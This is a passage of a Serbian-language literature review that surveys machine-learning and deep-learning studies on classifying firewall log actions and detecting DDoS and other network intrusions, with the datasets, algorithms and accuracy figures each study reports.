Дубоке неуронске мреже су коришћене у истраживању Лилмонда (*Lillmond*) (Chandesh Lillmond, 2021). Овај тип неуронских мрежа карактерише постојање већег броја скривених слојева, што омогућава анализу сложенијих зависности унутар скупа података. Модел коришћен у овом истраживању имао је дефинисан излазни атрибут који представља акцију система за заштиту, са четири могуће вредности: дозволи (енг. *allow*), забрани (енг. *deny*), одбаци (енг. *drop*) и ресетуј (енг. *reset*). У анализираном скупу података заступљеност класе „дозволи“ износила је 57,4 %, класе „забрани“ 19,6 %, док је класа „одбаци“ била заступљена са 22,9 %. Резултати анализе су показали да је применом дубоке неуронске мреже постигнута тачност класификације од 94,49 % над тестним скупом података, док је у процесу обучавања модела остварена тачност од 95,81 %.

Ти-Ту-Хуонг (*Thi-Thu-Huong*) је спровео тест напад користећи неколико модела који су укључивали више различитих категорија напада у оквиру скупа података (Thi-Thu-Huong Le, 2016). Модели напада били су ускраћивање услуге (енг. *Denial of Service*, у даљем тексту DoS), напад од корисника до рута (енг. *user-to-root*, у даљем тексту U2R) и напад од удаљеног до локалног корисника (енг. remote-to-local, у даљем тексту R2L). У овом експерименту, Ти-Ту-Хоунг је користио скуп података отвореног кода, “*KDD Cup 1999 Dataset*,” на репозиторијуму *University of California, Irvine Machine Learning Repository*. Модел је анализиран коришћењем архитектуре са 80 неурона у скривеном слоју и процесом обучавања кроз 500 епоха. Најбољи резултати су постигнути помоћу исправљене линеарне функције са пропуштањем (енг. *Leaky Rectified Linear Unit*, у даљем тексту *Leaky* ReLU), која је постигла тачност од 97 %, док је функција *ReLU* дала најнижи резултат са тачношћу од 94 %.

У својим истраживањима Валентин (*Valentın*) је користио систем са 20.000 инстанци да би проценио скуп података са акцијама у три стања: дозволи, забрани и одбиј (Kristian Valentın, 2013). Скупови података коришћени за обучавање модела били су подељени на позитивне и негативне примере у односу 80:20. Истраживање је показало да се поуздан

модел машинског учења не може формирати искључиво анализом позитивних примера, већ је неопходно укључити и негативне примере, који представљају одступања од очекиваног понашања система. Применом наведеног приступа постигнута је тачност класификације од приближно 99,8%. Такође, истраживање је показало да се прецизност повећава коришћењем већег броја скривених слојева. Најбоље перформансе у неуронској мрежи постигнуте су са 13 скривених слојева. Анализа лог записа добијених са *firewall* уређаја показала је да се применом алгоритама машинског учења могу препознати карактеристичне промене у мрежном саобраћају и са високим степеном тачности детектовати потенцијални напади или друге малициозне активности.

У свом истраживању Рахман (*Rahman*) је радио анализу преко јавно доступног сета података и репозиторијума *University of California, Irvine Machine Learning Repository* (Md Habibur Rahman, 2023). За анализу је коришћен скуп података од 65532 лог записа са уобичајним атрибутима за кључну функцију „*Action*“ што су: *Allow, Deny, Drop* и *Reset*. Рахман (*Rahman*) је користио класичне алгоритме за анализу, као што су *Support Vector Machine, k-Nearest Neighbors, Random Forest* и *Logistic Regression*. У овом случају највећа прецизност је постигнута са алгоритмом *Random Forest* и то 99 %. Добијени резултати показују да алгоритми машинског учења могу постићи висок степен тачности приликом анализе добро структурираних и припремљених скупова података. Међутим, за процену њихове практичне применљивости неопходна је анализа и над подацима добијеним из реалних мрежних окружења.

Слично истраживање је рађено од стране Малака (*Malak*) са идентичним стањима атрибута „*Action*“ на firewall уређају. У овом истраживању коришћени су алгоритми: *k-Nearest Neighbors*, *Naive Bayes*, *J48, Random Forest* и *Artificial Neural Network*. Разлика у односу на претходно истраживање је у томе што су се овде користили реални подаци са *firewall* уређаја. Скуп података садржао је приближно 1.048.576 инстанци, што омогућава анализу алгоритама машинског учења над већом количином података добијених из реалног окружења. За анализу добијених резултата значајна је и расподела класа унутар скупа података. Број акција класификованих као дозвољене (енг. *Allow*) износио је 925.150, односно 88,23 % укупног броја инстанци, док је проценат одбијених акција износио приближно 2,68 %. Добијени резултати показали су висок степен тачности класификације код анализираних алгоритама. Највећа тачност постигнута је

применом *Random Forest* алгоритма и износила је 99,64 %, док је најнижа тачност добијена применом *Artificial Neural Network* алгоритма са вредношћу од 92,92 %.

Посебно истраживање које треба анализирати реализовао је Ли (*Lee*), у вези са анализом логова коришћењем машинског учења, али за сервисне мреже компјутера високих перформанси (Jae-Kook Lee, 2024). Ли је радио истраживања у реалном систему са алгоритмима: *Naive Bayes, K Nearest Neighbor, Decision Tree J48, Support Vector Machine, Logistic Regression* и *Neural Network*. Компјутерски систем високих перформанси је пети Корејски национални компјутер (енг. *Korea Institute for Science and Technology Information*, даље у тексту *KISTI-5*), дефинисан 2018. године са бројем операција 3.5 *PFlops* ($3.5\ 10^{15}$ операција у секунди). На *firewall* уређају је анализирано 4,6 милијарди инстанци, од чега је 289.329 инстанци било означено као грешка настала услед неправилне конфигурације администратора, односно као последица људског фактора. Почетни скуп података за анализу износио је 3,4 TB, док је после процеса обраде лог записа (енг. *log parsing*) величина скупа података смањена на приближно 1,4 TB. Највећу тачност класификације показали су: *Decision Tree, J48* и *Neural Network* са вредношћу од 98 %. Најнижа тачност добијена је применом *Naive Bayes* алгоритма и то 79 %. Као и код претходно анализираних истраживања која су користила податке из реалних окружења, резултати показују да комплексност стварног мрежног саобраћаја, количина података и различити извори догађаја могу значајно утицати на процес обучавања и тачност модела машинског учења.

Поред класичних рачунарских система и система високих перформанси, значајно је анализирати и резултате истраживања Комадине (*Komadina*), (Adrian Komadina, 2024), које се односи на примену алгоритама машинског учења у индустријским рачунарским мрежама. У наведеном истраживању лог записи су прикупљани са *Check Point firewall* решења. Стања која су дефинисана на *firewall* уређају, у вези атрибута „*Action*“, су: *Accept, Drop, ByPass* и *Monitor*. Лог записи су прикупљани током периода од једног дана, при чему је систем регистровао приближно 2.500 различитих IP адреса уређаја, што представља окружење са великим бројем активних мрежних елемената. Анализа прикупљених података реализована је применом алгоритама машинског учења, при чему су добијени високи резултати класификације. Добијене вредности тачности за анализиране алгоритме износиле су: 0,9983 за *Random Forest*, 0,9943 за *Decision Tree*, 0,9331 за *Kernel Naive Bayes* и 0,8826 za *Logistic Regression*. У конкретном анализираном

окружењу утврђено је да је скуп од најмање 100.000 инстанци омогућио стабилније резултате приликом идентификације потенцијалних претњи и малициозних активности. У свом истраживању Самбанги (*Sambangi*) је радио истраживање за рачунарство у облаку (енг. *Cloud Computing*) са сетом података преузетим од *CICIDS* 2017. У истраживању је коришћен алгоритам машинског учења вишетруке линеарне регресије (енг. *Multiple Linear Regression,* у даљем тексту MLR) и специјално је коришћен петак, као дан у недељи за анализу. Анализа је реализована коришћењем шеснаест различитих атрибута, који описују карактеристике мрежног саобраћаја. Добијени резултати показали су да су лог записи из преподневног периода омогућили тачност предвиђања од 97,86 %, док је анализа лог записа из поподневног периода дала тачност од 73,79 %. Истраживањем је доказано да DDoS напад може да се дефинише и другим алгоритмима машинског учења, који нису стандардни, само је потребна довољна количина лог података.

Тугба (*Tuğba*) је у свом истраживању (Tuğba Aytaç, 2020) радио детекцију аномалија у мрежном саобраћају уколико дође до DDoS напада на систем, класичним алгоритмима машинског учења. За процес анализе и овде је коришћен скуп података преузет од *CICIDS* 2017. Резултати који су добијени показују да је већа успешност предикције са *Logical Regression* и то 99,8% за најкраће време, а други у низу је био алгоритам *k-Nearest Neighbors* са 99,8%, али са дужим временом детекције. Ово истраживање показује да приликом избора алгоритама машинског учења за детекцију DDoS напада није довољно анализирати само тачност класификације, већ је неопходно узети у обзир и време потребно за обраду података и идентификацију напада.

Вуковић је у свом истраживању (Вуковић Игор, 2020) такође радио анализу DDoS напада на систем, користећи алгоритме машинског учења, у овом случају применом више класичних алгоритама: *k-Nearest Neighbors, Artificial Neural Networks, Decision Tree* и *Support Vector Machine.* Дефинисани алгоритми машинског учења су коришћени у рачунарској мрежи у којој је генерисан напад. Резултати истраживања показали су да су сви анализирани алгоритми успешно извршили класификацију мрежног саобраћаја и детекцију напада. Као значајан закључак истраживања наведена је потреба за редовним ажурирањем скупова података, који се користе за обучавање модела машинског учења, како би систем могао да препозна нове облике напада и промене у понашању мрежног саобраћаја.

Корин (*Corin*) је у свом истраживању (R. Doriguzzi-Corin, 2020) радио на развоју система за детекцију DDoS напада, који је био заснован на конволуционим неуронским мрежама (енг. *Convolutional Neural Networks,* у даљем тексту *CNN*). Систем ради у реалном времену и на уређајима са ограниченим ресурсима. Принцип се састоји у томе да се мрежни саобраћај груписао у временске оквире и у другом кораку претварао у просторне матрице. Добијени резултати показали су висок степен успешности детекције, при чему је посебан допринос предложеног приступа значајно смањење времена потребног за анализу мрежног саобраћаја. У поређењу са другим анализираним приступима, постигнуто је убрзање процеса детекције до 40 пута.

Арвин (*Arvin*) је спровео истраживање (Arvin Hekmati, 2023) о нападима на IoT системе напредним методама DDoS технике. Посебан акценат стављен је на типове напада код којих се малициозни саобраћај покушава представити као регуларан, без генерисања велике количине мрежног саобраћаја карактеристичне за класичне DDoS нападе. За разлику од традиционалних приступа, који анализирају појединачне уређаје, предложен је модел корелационо-свесне архитектуре (енг. *correlation-aware architecture*), који узима у обзир међусобну зависност и комуникационе обрасце између великог броја IoT чворова. Модели који су коришћени су: основна вештачка неуронска мрежа са више слојева (енг. *Multilayer Perceptron,* MLP), конволуцијска неуронска мрежа (енг. *Convolutional Neural Network,* CNN), рекурентна мрежа дугорочно краткорочне меморије (енг. *Long Short-Term Memory,* LSTM), трансформер архитектура (енг. *Transformer*) као и ненадгледана мрежа аутоенкодер (енг. *Autoencoder*) и обрађивани су реални подаци. Резултати истраживања показали су да су LSTM и *Transformer* модели остварили боље резултате у детекцији сложених облика DDoS напада, посебно у случајевима када нападач генерише саобраћај који има карактеристике сличне регуларном мрежном саобраћају. LSTM модел је достигао вредност F1 мере од 81 %, што указује на могућност примене дубоког учења у детекцији напада, који се теже препознају класичним методама анализе.

Веи (*Wei*) је у свом раду (Yuanyuan Wei, 2023) анализирао могућности детекције DDoS напада специфичном комбинацијом класичног машинског учења и објашњиве вештачке интелигенције (енг. *Explainable Artificial Intelligence,* XAI). У делу машинског учења коришћен је модел неуронске мреже са вишеслојним перцептроном (енг. *Multi-Layer Perceptron*, MLP). Као сет података, коришћен је јавно доступан скуп података

CICDDoS-2019, а као модел за објашњавање одлука користио се модел, који је заснован на теорији игара (енг. *Shapley Additive Explanations,* у даљем тексту SHAP). У раду су дефинисана два сценарија, први где је тип напада био један на један (једна класа регуларног и једна класа малициозног саобраћаја) као и један на више (један бенигни и више малициозних). Добијени резултати показали су да је комбинација MLP класификатора и SHAP модела објашњивости постигла тачност класификације већу од 99 %. Истраживање је показало да примена XAI метода може допринети бољем разумевању одлука алгоритама машинског учења приликом детекције DDoS напада. Мехмуд (*Mehmood*) и сарадници предлажу (Mehmood S, 2025) хибридни приступ заснован на дубоком учењу за детекцију напада ускраћивања услуге (DDoS) у SDN мрежама, са циљем смањења утицаја рањивости које настају због централизованог контролног слоја. Предложени оквир интегрише конволуционе неуронске мреже (енг. *Convolutional Neural Networks,* CNN) и вишеслојни перцептрон (енг. *Multilayer Perceptron,* MLP), унапређене селекцијом карактеристика заснованом на SHAP методи ради побољшања интерпретабилности и смањења димензионалности. За подешавање хиперпараметара користе се Бајесова оптимизација и ADAM оптимизатор, са циљем минимизације лажно позитивних резултата и повећања детекције. За модел су коришћени стандардни скупови података *CICDDoS-2019*, који представљају реалистичне обрасце SDN саобраћаја и сценарије великих DDoS напада. Експериментални резултати показују веома високе перформансе детекције, са стопом тачно позитивних од 99,95 % на *CICDDoS-2019* скупу, уз прецизност од 99,99 % и F1 мера до 0,9998. Компаративна анализа показује да CNN–MLP модел са оптимизатором надмашује самосталне CNN, MLP и друге референтне приступе у погледу тачности, одзива и смањења лажно позитивних резултата. Аутори закључују да комбиновање хибридних архитектура дубоког учења са објашњивошћу карактеристика и техникама оптимизације пружа ефикасно и скалабилно решење за детекцију DDoS напада у SDN мрежним инфраструктурним окружењима.

Алмотири (*Almotiri*) предлаже модел заснован на машинском учењу за детекцију упада (Almotiri, 2022) у циљу откривања DDoS напада у IoT мрежама, мотивисан растом површине напада (енг. *attack surface*) која настаје услед масовног увођења IoT уређаја. Предложени оквир заснован је на стандардној *feedforward backpropagation* неуронској мрежи, која је распоређена на IoT безбедносним гејтвејима, што омогућава да се рачунарски захтевна анализа пребаци са уређаја ограничених ресурса на снажније

чворове. Модел је обучаван и оцењен коришћењем *CICDDoS-2019* референтног скупа података, који садржи рефлективни и експлоатациони DDoS саобраћај. Експериментална евалуација показује снажну способност детекције, постигнувши стопу детекције (енг. *recall*) од 99,46 % и укупну тачност од 95,76 %, са стопом лажно позитивних резултата од 0,0793 на тестном скупу. Додатне метрике укључују прецизност (енг. *precision*) од 0,9261, F1-скор од 0,9591 и MCC од 0,9177, што указује на уравнотежене и робусне перформансе класификације.

Алкахтани (*Alqahtani*) и Абдулах (*Abdullah*) су представили прегледно истраживање техника класификације и детекције DDoS напада заснованих на моделима машинског учења и дубоког учења (Haya Malooh Alqahtani, 2024). Рад систематски анализира претходна истраживања, категоришући приступе према задацима класификације, коришћеним алгоритмима, скуповима података и метрикама. Анализа показује да су међу ML приступима SVM најчешће коришћен класификатор, присутни у приближно 22 % анализираних студија, а следе их модели *Random Forest* и *Naïve Bayes*. Код DL приступа, доминирају CNN и LSTM мреже, свака примењена у око 27 % прегледаних радова. У вези скупова података, NSL-KDD је најчешће коришћени референтни скуп, појављујући се у 55 % анализираних студија, док су UNSW-NB15 и CICIDS такође широко усвојени. Рад даље разматра метрике евалуације као што су тачност, прецизност, стопа детекције, F1-скор и AUC, наглашавајући значај уравнотежених метрика у високо неуравнотеженим DDoS скуповима података. На крају, аутори идентификују кључне истраживачке изазове и будуће правце, укључујући потребу за детекцијом у реалном времену, отпорност на *zero*-day нападе, објашњавају вештачку интелигенцију (XAI) и безбедносне механизме отпорне на квантне претње, позиционирајући ML/DL засновану детекцију DDoS напада као истраживачку област са брзом еволуцијом.

Салми (*Salmi*) и Угдир (*Oughdir*) предлажу модел за детекцију упада (Salim Salmi, 2022) заснован на дубоком учењу, намењен откривању DoS напада у бежичним сензорским мрежама (енг. *Wireless Sensor Networks,* у даљем тексту WSN). Истраживање формулише детекцију напада као проблем вишекласне класификације и уводи хибридну архитектуру *Convolutional Neural Network – Long Short-Term Memory* (*CNN-LSTM*), која омогућава издвајање просторних карактеристика и временских зависности у мрежном саобраћају. Скуп података коришћен у студији је синтетички WSN *intrusion detection* скуп података, генерисан помоћу NS-*2* симулатора и LEACH протокола рутирања, и садржи 23

карактеристике и пет класа саобраћаја: *Normal, Flooding, Blackhole, Grayhole* и *TDMA* нападе. Предложени модел користи више једнодимензионалних конволуционих слојева после којих следи LSTM слој, са ReLU активационим функцијама и *Softmax* излазним слојем, а оптимизован је помоћу *Adam* алгоритма. Експериментална евалуација показује да CNN-LSTM модел постиже укупну тачност од 0,944, прецизност од 0,959 и стопу детекције (енг. *recall*) од 0,922 после тренинга од 25 епоха, надмашујући CNN базну линију и обезбеђујући робусну класификацију различитих типова напада. Добијени резултати показују боље перформансе у односу на основни CNN модел и потврђују могућност примене комбинованих архитектура дубоког учења за детекцију различитих типова напада у WSN окружењима.

Дурму (*Durmu*) и Бајракли (*Bayrakl*) предлажу (Muhammed Ersin Durmu, 2025) *Web Application Firewall* (*WAF*) заснован на машинском учењу, развијен за детекцију и превенцију инјекционих напада у реалном времену у веб саобраћају. У оквиру истраживања формиран је хибридни скуп података комбиновањем *CSIC 2010*, *HTTPParams 2015* и реалних HTTP захтева прикупљених из продукционих окружења. Пет класичних алгоритама машинског учења — *k-Nearest Neighbours, Logistic Regression, Naïve Bayes, Support Vector Machine* и *Decision Tree* — оцењено је за детекцију *SQL injection*, *Cross-Site Scripting (XSS), Operating System Command Injection* и *Local File Inclusion* напада. Међу анализираним моделима, *Decision Tree* класификатор постиже најбоље укупне резултате кроз метрике прецизности (енг. *precision*), одзива (енг. *recall*), F1-скора, ROC и AUC. Резултати тестирања у реалном окружењу показују тачност од 93,27 % и F1-скор од 93,13 %, чиме се потврђује ефикасност класичних ML техника за сценарије оперативне заштите веб апликација са ниском латенцијом.

Рад С. Абирамасундари (*Abiramasundari*) и В. Рамасвами (*Ramaswamy*) (S. Abiramasundari, 2025) бави се проблемом детекције DDoS напада применом алгоритама надгледаног машинског учења. Аутори предлажу оквир под називом *PCA-based Enhanced Distributed* DDoS *Attack Detection (EDAD)*, који комбинује технике смањења броја карактеристика и класификације. Као метод за селекцију карактеристика коришћена је анализа главних компоненти (*PCA*), док су за класификацију примењени алгоритми *Support Vector Machine (SVM), Logistic Regression (LR), Random Forest (RF), K-Nearest Neighbours (*KNN*)* и *Decision Tree (DT)*. Експерименти су спроведени на три јавна скупа података: *CICIDS2017, CICIDS2018 и CICDDoS2019*, који садрже различите

типове саобраћаја и напада. Предобрада података обухватила је нормализацију, уклањање дупликата, решавање недостајућих вредности и уравнотежење класа. Резултати показују да *Random Forest* постиже најбоље перформансе на *CICIDS2017* са тачношћу од 98,9 %, док RF и KNN дају најбоље резултате на *CICDDoS2019* (98,7 %). На *CICIDS2018* скупу најбоље резултате постиже SVM са тачношћу од 98,7 %. Поред тачности, анализирани су и метрике као што су *Precision, Recall* и *F1 Score*, што је омогућило свеобухватну процену модела. Аутори истичу да комбинација PCA и надзираних (или supervized) алгоритама значајно побољшава ефикасност и смањује лажне позитивне резултате. Рад наглашава важност избора адекватног алгоритма у зависности од скупа података и типа напада. Закључак је да супервизовани алгоритми, уз примену *PCA*, могу обезбедити високу поузданост у детекцији DDoS напада. Овај приступ је посебно релевантан за примену у системима заштите у: рачунарству у облаку, финансијским институцијама и е-комерцу. Резултати рада показују да је могуће постићи скоро 99 % тачности у реалним условима, што представља значајан допринос у области сајбер-безбедности. Истраживање потврђује да супервизовани модели машинског учења, уз адекватну предобраду и селекцију карактеристика, могу бити основа за развој скалабилних IDS система. Овај рад представља важан корак ка практичној примени интелигентних система за детекцију и превенцију DDoS напада у динамичним мрежним окружењима.

Мандела (*Mandela*) и Етјанг (*Etyang*) у свом истраживању (Ngaira Mandela, 2025) спроводе компаративну анализу модела дубоког учења за детекцију DDoS напада применом *CICDDoS2019* скупа података. У раду су анализиране архитектуре засноване на трансформерима и секвенцијама, укључујући модел креиран од стране *Google* корпорације *BERT* (*Bidirectional Encoder Representations from Transformers*), потпуно повезану неуронску мрежу *DNN* (*Dense Neural Networks*), мрежу за обраду секвенцијалних података *RNN* (*Recurrent Neural Network*), специјализовану варијанту RNN мреже *LSTM* (Long Short-Term Memory), проширену LSTM мрежу *Bi-LSTM* (Bidirectional Long Short-Term Memory) и једноставнију варијанту LSTM мреже GRU (Gated Recurrent Unit). Експериментални резултати показују да модели засновани на секвенцијама надмашују трансформер архитектуре на структурираним подацима мрежног саобраћаја, при чему RNN постиже највећу тачност од 97,85 %. Аутори приписују добитке у перформансама адаптивном временском прозору, композитном инжењерингу карактеристика и рекурентним архитектурама проширеним пажњом

(*attention*). Студија показује да избор модела треба да буде усклађен са карактеристикама података како би се постигла ефикасна детекција DDoS напада у оквиру NIDS система (енг. *Network Intrusion Detection Systems*).

Прабакаран (*Prabakaran*) и сарадници предлажу (Senthil Prabakaran, 2022) безбедносни оквир заснован на машинском учењу који интегрише софтверски дефинисане мреже и *Network Function Virtualization* (*NFV*) кроз примену *stateful firewall* уређаја као виртуелне мрежне функције. Оквир користи *Bayesian Network*, *Naïve Bayes*, *C4.5* и *Decision Tree* алгоритме за предвиђање мета напада и образаца малициозног саобраћаја, користећи податке добијене из *honeypot* окружења. Експериментална евалуација показује да *Bayesian Network* модел постиже највећу просечну тачност предвиђања од 92,87 %, док *Naïve Bayes* постиже 87,81 %. Резултати потврђују да политика заснована на машинском учењу може значајно повећати ефикасност SDN *firewall* уређаја против дистрибуираних и напада из више извора.

Ансари (*Ansari*) и сарадници предлажу приступ детекцији DDoS *напада* заснован на вештачким неуронским мрежама (Abdul Ghani Ansari, 2025), са циљем упоређивања различитих архитектура и алгоритама учења у контексту мрежне безбедности. У истраживању су анализиране три архитектуре: једноставна неуронска мрежа са једносмерним преносом информација (енг. *Feed-Forward Neural Network, FFNN*), сложенија неуронска мрежа са везама ка суседним слојевима (енг. *Cascade-Forward Neural Network,* у даљем тексту *CFFNN*) и мрежа са скривеним неуронима и слојевима (енг. *Fitnet Neural Network,* у даљем тексту *FNN*). Све мреже су обучаване коришћењем различитих алгоритама оптимизације, као што су *Resilient Backpropagation (Rprop), Fletcher-Powell Conjugate Gradient (FPCG)* и *Scaled Conjugate Gradient (SCG)*. Експерименти су спроведени над *KDD Cup 1999* скупом података, уз претходну нумеричку трансформацију категоријалних атрибута ради компатибилности са *MATLAB* окружењем. Добијени резултати су такви да су FNN модели имали најбоље перформансе и максималну тачност 99,8%, уз краће време обучавања; FFNN модели су имали тачност до 99,9%, али са нешто дужим тренингом; CFFNN модели су имали тачност 99,8%, али уз повећану рачунарску сложеност. Аутори истичу да плитке неуронске мреже, нарочито *Fitnet Neural Network* у комбинацији са *Scaled Conjugate Gradient* алгоритмом, представљају ефикасно решење за детекцију DDoS напада у окружењима са великим обимом мрежног саобраћаја.

Аласубраманиам (*Balasubramaniam*) и сарадници предлажу приступ унапређен применом оптимизованих техника детекцији DDoS напада у *cloud* окружењима (S. Abiramasundari, 2025), заснован на дубоком учењу и хибридној метаевристичкој оптимизацији. У раду је уведен *Gradient Hybrid Leader Optimization* (*GHLBO*) алгоритам за тренирање модела *Deep Stacked Autoencoder (DSA*), са циљем побољшања тачности и стабилности детекције. Методологија укључује фузију карактеристика помоћу *Deep Maxout Network* (*DMN*) са коефицијентом преклапања као и аугментацију података *oversampling* техником ради ублажавања проблема дисбаланса класа. Евалуација је спроведена над скуповима података NSL-KDD и BOT-IoT. Добијени резултати су максимална тачност од 0,917 и *TPR* (*True Positive Rate*) од 0,909, *TNR* (*True Negative Rate*) од 0,909. У односу на алгоритме *Taylor-Elephant Herd Optimization (TEHO-DBN), Lightweight Usable CNN in* DDoS *Detection (LUCID)*, ансамбл приступе, *Deep Neural Network (DNN)* и *Feature Selection – Whale Optimization Algorithm (FS-WOA)*, предложени *GHLBO-DSA* модел показује конзистентно боље перформансе уз краће време извршавања. Комбинација дубоких аутоенкодера и хибридне оптимизације представља ефикасно решење за детекцију DDoS напада у *cloud* окружењима, обезбеђујући високу тачност, стабилност и брзину.

Сумати (Sumathi) и сарадници анализирају могућност примене рекурентних модела дубоког учења за детекцију DDoS *напада* у *cloud* окружењима (S. Sumathi, 2022). У раду предлажу хибридне моделе за детекцију упада засноване на *Long Short-Term Memory (LSTM)* мрежама и *Deep Learning Neural Networks (DLNN)*, који су унапређени кроз оптимизованим избором карактеристика и подешавање параметара помоћу хибридног алгоритма *Harris Hawks Optimization – Particle Swarm Optimization (HHO-PSO)*. Резултати показују да је *HHO-PSO-LSTM* модел имао тачност од 0,9853, прецизност од 0,9832 и F1-скор од 0,9870. Насупро њему DLNN модел је имао максималну тачност од 0,9953 а F1-скор од 0,9947. Хибридна метаевристичка оптимизација (*HHO-PSO*) значајно побољшава и рекурентне и дубоке IDS моделе за детекцију DDoS напада, обезбеђујући високу тачност и стабилност у *cloud* окружењима.

У својој студији Шармин (*Sharmin*) је представио модел за детекцију DDoS напада заснован на дубоком учењу (Sharmin Aktar, 2023), који користи конволуционе неуронске мреже (Convolutional Neural Networks) за аутоматско издвајање карактеристика из мрежног саобраћаја. Предложени оквир има за циљ да побољша тачност детекције и

смањи број лажно позитивних резултата у окружењима са великом брзином мрежног саобраћаја. У студији су коришћени референтни скупови података за детекцију упада (*benchmark intrusion detection datasets*). *Convolutional Neural Networks* модел је упоређен са класичним алгоритмима машинског учења *Decision Tree* и *Random Forest*. Резултати, показују да су такви да *Convolutional Neural Networks*-базирани приступ постиже тачност већу од 98 % и надмашује класичне *класификаторе машинског учења* (*Decision Tree* и *Random Forest*). Резултати указују на могућност примене за реално временску детекцију DDoS напада у савременим комуникационим системима.

Шабан (*Shaaban*) и сарадници предлажу приступ заснован на *Convolutional Neural Network* за детекцију и класификацију DDoS *напада*, са посебним фокусом на заштиту мрежа *Mission Control Center (MCC)* (Ahmed Ramzy Shaaban, 2019). *Convolutional Neural Network* је коришћен као самостални класификатор дубоког учења. Вршено је упоређивање са класичним алгоритмима машинског учења као што су: *Decision Tree*, *Support Vector Machine, k-Nearest Neighbours* и *Artificial Neural Networks*. У анализи су коришћена два скупа података прилагођени MCC скуп података (симулиран и снимљен помоћу *Wireshark* апликације) и NSL-KDD референтни скуп података. Добијени резултати су такви да *Convolutional Neural Network* модел постиже око 99 % тачности класификације на оба скупа података. Такође, *Convolutional Neural Network* је у овом експерименту постигао боље резултате од класичних класификатора (*Decision Tree, Support Vector Machine, k-Nearest Neighbours, Artificial Neural Networks*). Може се донети закључак да *Convolutional Neural Network*-базирани модели дубоког учења обезбеђују супериорне перформансе у детекцији и класификацији DDoS напада у односу на традиционалне *технике машинског учења*.

Хади (*Hadi*) предлаже приступ за детекцију упада заснован на дубоком учењу (Hadi, 2023), намењен откривању DDoS *напада* у мрежном саобраћају. Модел је дефинисан као комбинација *Denoising Autoencoder* (*DAE*) за избор карактеристика и једнодимензионалног *Convolutional Neural Network* (*1D CNN*) за бинарну и вишекласну класификацију. DAE омогућава смањење димензионалности карактеристика, док *CNN* обрађује оптимизоване улазне податке ради побољшања перформанси. Добијени резултати су такви да је укупна тачност износила 97,7 %, прецизност 98,1 % а F1-скор: 97,8 %. Комбинација аутоенкодера за селекцију карактеристика и CNN класификације

представља приступ који показује добре резултате за детекцију DDoS напада, обезбеђујући високу тачност и добру генерализацију на различитим типовима напада.

У свом раду Нитиш (*Nithish*) предлаже мање захтеван приступ детекцији DDoS напада у *Software-Defined Networking (SDN)* окружењима, заснован на класификатору *Decision Tree (DT)*. *Decision Tree* класификатор је обучен да разликује нормалан и малициозни саобраћај. Резултати су такви да је тачност детекције преко 95 %, а и добијено је краће време потребно за детекцију, погодан за реалну временску примену у SDN контролерима. *Decision Tree* IDS показује да једноставни модели засновани на стаблима могу бити скалабилни, интерпретабилни и ефикасни за детекцију DDoS напада у SDN архитектурама.

У студији, коју је урадио Ахмим (*Ahmim*), представљен је оквир заснован на машинском учењу за детекцију напада типа DDoS у мрежном саобраћају, користећи технике надгледане класификације (Ahmed Ahmim, 2023). Предложени приступ се фокусира на претпроцесирање података, нормализацију карактеристика и обучавање модела ради побољшања поузданости детекције. Више класификатора је анализирано и упоређено на основу стандардних метрика перформанси као што су тачност, прецизност, одзив и F1-мера. Експериментални резултати показују да методе засноване на стаблима и ансамбл учењу постижу боље резултате у односу на линеарне моделе, постижући тачност детекције изнад 94 % на референтним скуповима података за откривање упада. Налази потврђују да правилан избор и обрада карактеристика и избор класификатора играју кључну улогу у ефикасним системима за откривање DDoS напада.

У свом раду Рами (*Rami*) је представио оквир заснован на машинском учењу за детекцију упада и напада типа DDoS у умреженим системима (Rami J. Alzahrani, 2021). У раду је коришћен јавно доступан скуп података *CICDDoS2019*. Предложени приступ се фокусира на избор и обраду карактеристика и оптимизацију класификатора ради побољшања тачности детекције уз смањење рачунарског оптерећења. Више алгоритама машинског учења је анализирано и упоређено коришћењем стандардних метрика перформанси. Експериментални резултати показују да класификатори засновани на ансамблу постижу тачност већу од 96 %, што потврђује њихову ефикасност у практичним сценаријима детекције DDoS напада.

У свом истраживању Авџи (*Avcı*) предлаже хибридни модел за предвиђање и детекцију DDoS напада у системима за управљање објектима (*Building Management Systems,* у

даљем тексту *BMS*), користећи технике машинског учења (Isa Avcı, 2023). Приступ интегрише алгоритам оптимизације *Slime Mould Optimization Algorithm* (*SMOA*) за избор карактеристика са вештачким неуронским мрежама (енг. *Artificial Neural Networks, ANN*) и *Support Vector Machines* алгоритмом. Модел је обучаван на *CIC IoT Dataset* 2022 и постиже тачност од 97,44% у процени фактора ризика за DDoS и 99,19% у предвиђању напада, постижући боље резултате у односу на компаративне моделе засноване на KNN алгоритму.

Сумати (Sumathi) и Рајеш (Rajesh) представили су модел заснован на неуронским мрежама за детекцију DDoS напада у окружењима *cloud* система. Модел комбинује неуронске мреже са повратним ширењем грешке (енг. *Backpropagation Neural Networks*, *BPN*) и вишеслојни перцептрон (*Multilayer Perceptron*, *MLP*), оптимизовани коришћењем хибридног алгоритма *Harris Hawks Optimization* и *Particle Swarm Optimization* (*HHO-PSO*). Избор карактеристика и подешавање параметара вршени су на NSL-KDD скупу података уз примену десетоструке унакрсне валидације. Предложени HHO-PSO-BPN и HHO-PSO-MLP модели постижу тачност детекције од 97,08 % и 97,74 %, респективно, показујући побољшану конвергенцију и стабилност у односу на стандардне IDS моделе засноване на неуронским мрежама.

Шохан (*Shohan*) и сарадници предлажу хибридни оквир машинског учења за детекцију и смањење последица напада типа DDoS, решавајући ограничења традиционалних бинарних модела детекције у прилагођавању промењивим обрасцима напада (Nizo Jaman Shohan G. T., 2025). Предложени приступ комбинује једнодимензионе конволуционе неуронске мреже за аутоматско издвајање карактеристика са класификаторима *Random Forest* и вишеслојним перцептроном за мултикласну класификацију DDoS напада. Експерименти су спроведени коришћењем референтног скупа података *CICDDoS2019*, са фокусом на разликовање више типова DDoS напада уместо бинарне идентификације. Хибридни модел је имплементиран коришћењем стратегије *stacking*, где *Random Forest* и *Multilayer Perceptron* служе као базни ученици, а мета-класификатор даје коначне предикције. Резултати евалуације показују да хибридни *Convolutional Neural Network–Random Forest–Multilayer Perceptron* модел постиже просечну тачност од приближно 0,94, надмашујући самосталне *Random Forest* (0,93) и *Multilayer Perceptron* (0,92) моделе у метрикама тачности, прецизности, одзива и F1-скора. Петострука унакрсна валидација потврђује стабилну генерализацију, са конзистентном тачношћу од 0,94 у свим

